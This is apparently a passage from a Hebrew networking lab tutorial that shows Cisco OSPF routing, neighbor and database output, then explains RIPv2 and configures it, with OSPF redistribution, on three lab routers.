
```
O IA     10.18.110.20 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.24 [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.28 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.32 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.36 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.40 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.44 [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.48 [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.52 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.56 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O        10.18.110.60 [110/2] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O        10.18.110.64 [110/2] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.68 [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.72 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.76 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.80 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.110.84 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                      [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.0 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.4 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.8 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.12 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.16 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.20 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.24 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.28 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.32 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.36 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.40 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.44 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA     10.18.222.48 [110/3] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O        10.18.222.52 [110/2] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
      172.18.0.0/23 is subnetted, 39 subnets
O E1     172.18.0.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                    [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.2.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                    [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.4.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                    [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.6.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                    [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.16.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.18.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.20.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.22.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.32.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.34.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.36.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1     172.18.38.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O IA     172.18.64.0 [110/5] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA     172.18.66.0 [110/5] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
```

```
O IA    172.18.68.0 [110/5] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/5] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    172.18.70.0 [110/5] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/5] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    172.18.80.0 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.82.0 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.84.0 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.86.0 [110/4] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.96.0 [110/5] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.98.0 [110/5] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.100.0 [110/5] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.102.0 [110/5] via 10.18.0.11, 00:00:48, GigabitEthernet0/0
O IA    172.18.128.0 [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.130.0 [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.132.0 [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.134.0 [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.144.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.146.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.148.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.150.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.152.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.154.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.156.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    172.18.160.0 [110/5] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.162.0 [110/5] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.164.0 [110/5] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    172.18.166.0 [110/5] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                     [110/5] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O E1 192.16.18.0 [110/24] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                 [110/24] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O E1 192.32.18.0 [110/22] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                 [110/22] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
     192.168.18.0/30 is subnetted, 15 subnets
O E1    192.168.18.0 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.4 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.8 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                     [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.12 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.16 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.20 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.24 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.28 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.32 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.36 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.40 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.44 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.48 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.52 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
O E1    192.168.18.56 [110/101] via 10.18.0.12, 00:00:48, GigabitEthernet0/0
                      [110/101] via 10.18.0.13, 00:00:48, GigabitEthernet0/0
```

טבלת שכנים:

```
show ip ospf neighbor
```

לדוגמא ב 110 AREA ברשת שהיא P2P:



מנתב ORACLE_OSPF_AREA_110_ROUTER_1 ניתן לראות

```
ORACLE_OSPF_AREA_110_ROUTER_1#show ip ospf neighbor


Neighbor ID     Pri   State           Dead Time   Address         Interface
10.18.110.17      1   FULL/BDR        00:00:39    10.18.110.1     GigabitEthernet0/0
10.18.110.45      1   FULL/DR         00:00:30    10.18.110.22    GigabitEthernet1/0
10.18.110.69      1   FULL/DR         00:00:30    10.18.110.26    GigabitEthernet2/0
10.18.110.77      1   FULL/DR         00:00:39    10.18.110.30    GigabitEthernet3/0
10.18.110.85      1   FULL/DR         00:00:30    10.18.110.34    GigabitEthernet4/0
```

שכולם במצב FULL.

אך בAREA 0 מנתב ORACLE_OSPF_AREA_0_ROUTER_1 ברשת שהיא Multi access ניתן לראות

```
ORACLE_OSPF_AREA_0_ROUTER_1#show ip ospf neighbor


Neighbor ID     Pri   State           Dead Time   Address         Interface
10.18.0.6       255   FULL/DR         00:00:32    10.18.0.6       GigabitEthernet0/0
10.18.222.58      1   2WAY/DROTHER    00:00:31    10.18.0.10      GigabitEthernet0/0
10.18.0.4         1   2WAY/DROTHER    00:00:33    10.18.0.4       GigabitEthernet0/0
192.168.18.54     1   2WAY/DROTHER    00:00:32    10.18.0.12      GigabitEthernet0/0
192.168.18.58     1   2WAY/DROTHER    00:00:32    10.18.0.13      GigabitEthernet0/0
10.18.110.61      1   2WAY/DROTHER    00:00:32    10.18.0.1       GigabitEthernet0/0
10.18.222.54      1   2WAY/DROTHER    00:00:32    10.18.0.11      GigabitEthernet0/0
10.18.110.65      1   2WAY/DROTHER    00:00:34    10.18.0.2       GigabitEthernet0/0
10.18.33.62       1   2WAY/DROTHER    00:00:32    10.18.0.9       GigabitEthernet0/0
10.18.0.7       254   FULL/BDR        00:00:31    10.18.0.7       GigabitEthernet0/0
10.18.33.66       1   2WAY/DROTHER    00:00:33    10.18.0.8       GigabitEthernet0/0
10.18.0.5         1   2WAY/DROTHER    00:00:32    10.18.0.5       GigabitEthernet0/0
```

שרובם במצב WAY2 ורק עם ה DR וBDR יש מצב FULL.

טבלת טופולוגיה:

`show ip ospf database`

Router Link States:

```
Link ID         ADV Router      Age         Seq#       Checksum Link count
10.18.0.7       10.18.0.7       271         0x80000002 0x00efd8 1
10.18.0.3       10.18.0.3       252         0x80000002 0x00f7dc 1
10.18.33.66     10.18.33.66     252         0x80000007 0x007f7b 2
10.18.33.65     10.18.33.65     273         0x80000002 0x0063f2 1
10.18.222.58    10.18.222.58    256         0x80000003 0x003967 1
10.18.0.4       10.18.0.4       247         0x80000002 0x00f5db 1
10.18.110.61    10.18.110.61    247         0x80000007 0x0007d8 2
10.18.0.5       10.18.0.5       247         0x80000002 0x00f3da 1
10.18.110.77    10.18.110.77    278         0x80000002 0x00df2a 1
10.18.0.6       10.18.0.6       273         0x80000002 0x00f1d9 1
10.18.110.65    10.18.110.65    273         0x80000005 0x009937 2
10.18.33.62     10.18.33.62     271         0x80000005 0x0011fa 2
10.18.110.69    10.18.110.69    273         0x80000002 0x00ff22 1
192.168.18.54   192.168.18.54   266         0x80000002 0x008c18 1
10.18.33.61     10.18.33.61     273         0x80000002 0x004323 1
192.168.18.58   192.168.18.58   242         0x80000006 0x005245 1
10.18.222.53    10.18.222.53    251         0x80000002 0x00f39d 1
10.18.222.54    10.18.222.54    231         0x80000005 0x00ec46 2
```

Net Link States:

Link ID	ADV Router	Age	Seq#	Checksum
10.18.33.66	10.18.33.66	273	0x80000001	0x003215
10.18.0.6	10.18.0.6	242	0x8000000c	0x00b925
10.18.110.66	10.18.110.77	278	0x80000001	0x000311
10.18.110.62	10.18.110.69	273	0x80000001	0x00b664
10.18.33.62	10.18.33.62	273	0x80000001	0x00eb70
10.18.222.54	10.18.222.54	251	0x80000001	0x000381

Summary Net Link States:

Link ID	ADV Router	Age	Seq#	Checksum
10.18.33.8	10.18.33.65	268	0x80000001	0x000f8e
10.18.33.24	10.18.33.65	268	0x80000002	0x006c20
10.18.33.44	10.18.33.65	268	0x80000003	0x00a1d5
10.18.33.48	10.18.33.65	268	0x80000004	0x0077fa
10.18.33.56	10.18.33.65	268	0x80000005	0x002544
172.18.98.0	10.18.222.53	248	0x80000012	0x006793
172.18.100.0	10.18.222.53	248	0x80000013	0x004ea9
172.18.102.0	10.18.222.53	248	0x80000014	0x0036be
172.18.96.0	10.18.222.53	248	0x80000015	0x007782
10.18.110.16	10.18.110.69	263	0x80000001	0x0037bf
10.18.110.24	10.18.110.69	263	0x80000002	0x00e508
10.18.110.48	10.18.110.69	263	0x80000003	0x00f1e2
10.18.110.44	10.18.110.69	263	0x80000004	0x0018bf
10.18.110.52	10.18.110.69	263	0x80000005	0x00c509
10.18.110.68	10.18.110.69	263	0x80000006	0x00239a
10.18.33.0	10.18.33.65	243	0x80000007	0x005d41
10.18.33.4	10.18.33.65	243	0x80000008	0x003366
10.18.33.12	10.18.33.65	243	0x80000009	0x00e0af
...				
...				

Summary ASB Link States:

Link ID	ADV Router	Age	Seq#	Checksum
192.168.18.54	10.18.110.69	193	0x8000002b	0x00159b
192.168.18.58	10.18.110.69	193	0x8000002c	0x00eac0
192.168.18.54	10.18.110.77	193	0x8000002a	0x00e6c2
192.168.18.58	10.18.110.77	176	0x8000002b	0x00bce7
10.18.33.65	10.18.33.65	19	0x8000003a	0x006eb7
10.18.33.65	10.18.110.77	14	0x80000051	0x00e4cf
10.18.33.65	10.18.110.69	13	0x80000054	0x000faa
10.18.33.61	10.18.33.61	9	0x80000040	0x00a285
10.18.33.61	10.18.110.77	4	0x80000053	0x0009ad
10.18.33.61	10.18.110.69	3	0x80000056	0x003388

Type-5 AS External Link States:

```
                Type-5 AS External Link States
Link ID         ADV Router      Age         Seq#       Checksum Tag
192.168.18.56   192.168.18.58   317         0x80000001 0x00c4c5 0
192.168.18.0    192.168.18.58   317         0x80000001 0x00f6cb 0
192.168.18.4    192.168.18.58   317         0x80000001 0x00ceef 0
192.168.18.20   192.168.18.58   317         0x80000001 0x002e80 0
192.168.18.28   192.168.18.58   317         0x80000001 0x00ddc8 0
192.168.18.44   192.168.18.58   317         0x80000001 0x003d59 0
192.168.18.16   192.168.18.58   316         0x80000001 0x00565c 0
192.168.18.36   192.168.18.58   316         0x80000001 0x008d11 0
192.168.18.40   192.168.18.58   316         0x80000001 0x006535 0
192.168.18.24   192.168.18.58   316         0x80000001 0x0006a4 0
192.168.18.32   192.168.18.58   316         0x80000001 0x00b5ec 0
192.168.18.48   192.168.18.58   316         0x80000001 0x00157d 0
...
...
```

RIPv2

הקדמה

RIP הוא אחד מפרוטוקולי ניתוב המידע הוותיקים ביותר בעולם הרשתות, **RIP** מבצע ניתוב דינמי, כלומר הוא מאפשר למכשירים ברשת לעדכן את טבלאות הניתוב שלהם בצורה אוטומטית בזמן אמת.

הגרסה השנייה של **RIP**, הנקראת **RIP v2**, שוחררה כדי לשפר את הגרסה הראשונה של **RIP**, היא תומכת בשדרוגים טכנולוגיים כגון ניתוב מרובה-נתיבים ושיפור אבטחה.

בנוסף לכך, **RIP v2** מבדל את עצמו בכך שהוא תומך בשימוש בכתובת **IP** מבוססת (**CIDR**) **Classless**, דבר שמאפשר שימוש במרווחי רשת גמישים יותר ומפחית את הצורך בחלוקה קשיחה של כתובת הרשת לפי מחלקות (**Classes**).

היתרון העיקרי של **CIDR** הוא שהוא מאפשר חלוקה טובה יותר של המשאבים ברשת, מה שמפחית את בזבוז הכתובת ומייעל את ניהול הרשת.

כמו כן, **RIP v2** תומך בהעברת הודעות עם שדרוג אבטחה באמצעות אימות **MD5** דבר המגן על הרשת מפני ניסיונות זיוף או התקפות, ומוודא כי ההודעות מגיעות ממקור מוסמך בלבד.


למרות השיפורים האלה, **RIP v2** עדיין מתמודד עם כמה אתגרים, המגבלה המרכזית היא שמספר הקפיצים המקסימלי ברשת הוא **15**, כלומר אם יש יותר מ-15 קפיצות בין שני נתבים, לא ניתן לקשר ביניהם באמצעות **RIP**, מגבלה זו הופכת אותו לפחות מתאים לרשתות גדולות מאוד, במיוחד כשיש צורך בניהול של רשתות עם המון נתבים או אלפי תחנות.

בנוסף, **RIP v2** לא מתמודד באופן אופטימלי עם בעיות כמו רשתות עם גידול מהיר של נתיבים או שינויים תכופים במבנה הרשת, ולכן לא תמיד מתאים לרשתות גדולות וסטטיות.


עם זאת, בזכות הפשטות והקלות בהן הוא משולב במערכות רבות, **RIP v2** עדיין נמצא בשימוש נרחב ברשתות קטנות ובינוניות.

לסיכום, **RIP v2** הוא פרוטוקול ניתוב דינמי שמספק יתרונות כמו תמיכה בכתובות **CIDR** ואימות **MD5**, אך מגבלותיו במידה של רשת גדולה מאוד או רשת דינמית מהירות עשויות להוביל לשיקול בשימוש בפרוטוקולי ניתוב מתקדמים יותר, כמו **OSPF** או **BGP**, שעונים על צרכים של רשתות גדולות יותר.


הגדרת RIP v2



פיזי:



זוהי הטופולוגיה עליה נגדיר את **RIPv2**



יש לנו שלושה נתבים, נגדיר את כולם להיות תחת אותה הרשת **192.32.18.0/24**:

ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33:

```
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33(config)#! To switch
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33(config)#interface GigabitEthernet0/0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#ip address 192.32.18.2 255.255.255.0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#! To OSPF ASBR
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#interface GigabitEthernet1/0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#ip address 10.18.33.74 255.255.255.252
```

ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_33:

```
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_33(config)#! To switch
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_33(config)#interface GigabitEthernet0/0
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_3(config-if)#ip address 192.32.18.1 255.255.255.0
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_3(config-if)#! To OSPF ASBR
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_3(config-if)#interface GigabitEthernet1/0
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_3(config-if)#ip address 10.18.33.70 255.255.255.252
```

ORACLE_RIP_ROUTER_3:

```
ORACLE_RIP_ROUTER_3(config)#! To switch
ORACLE_RIP_ROUTER_3(config)#interface GigabitEthernet0/0
ORACLE_RIP_ROUTER_3(config-if)#ip address 192.32.18.3 255.255.255.0
ORACLE_RIP_ROUTER_3(config-if)#! To LAN
ORACLE_RIP_ROUTER_3(config-if)#interface GigabitEthernet1/0
ORACLE_RIP_ROUTER_3(config-if)#ip address 192.16.18.254 255.255.255.0
```

עכשיו שהגדרנו את כתובות על הממשקים הדרושים, ניתן להגדיר **RIPv2** על הנתבים, לכל נתב נפרסם את הרשתות שהוא מכיר (ואיפה שצריך נעשה **Redistribute** ל **OSPF**):

ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33:

```
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33(config)#router rip
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#version 2
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#network 192.32.18.0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#redistribute ospf 33 metric 15
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#no auto-summary
```

ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_33:

```
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AREA_33(config)#router rip
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AR(config-router)#version 2
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AR(config-router)#network 192.32.18.0
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AR(config-router)#redistribute ospf 33 metric 15
ORACLE_RIP_ROUTER_2_ASBR_OSPF_AR(config-router)#no auto-summary
```

ORACLE_RIP_ROUTER_3:

שימו לב שרשת המחשבים היא **192.16.18.0/24**:

```
ORACLE_RIP_ROUTER_3(config-if)#router rip
ORACLE_RIP_ROUTER_3(config-router)#version 2
ORACLE_RIP_ROUTER_3(config-router)#network 192.16.18.0
ORACLE_RIP_ROUTER_3(config-router)#network 192.32.18.0
ORACLE_RIP_ROUTER_3(config-router)#no auto-summary
```

שימו לב:

בשני הנתבים הראשונים ניתן לראות שבוצע **Redistribute** מ AREA 33 של OSPF, כאשר נגדיר OSPF, נגדיר גם **Redistribute** מ **RIP**.

עכשיו לאחר שהגדרנו RIP על הנתבים, ניתן להשתמש בפקודה הבאה כדי לצפות ברשתות שנלמדו:

```
show ip route rip
```

בדיקה שיש ניתובים:

```
ORACLE_RIP_ROUTER_3#show ip route rip
     10.0.0.0/8 is variably subnetted, 58 subnets, 2 masks
R       10.18.0.0/28 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.0/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
R       10.18.33.4/30 [120/15] via 192.32.18.1, 00:00:05, GigabitEthernet0/0
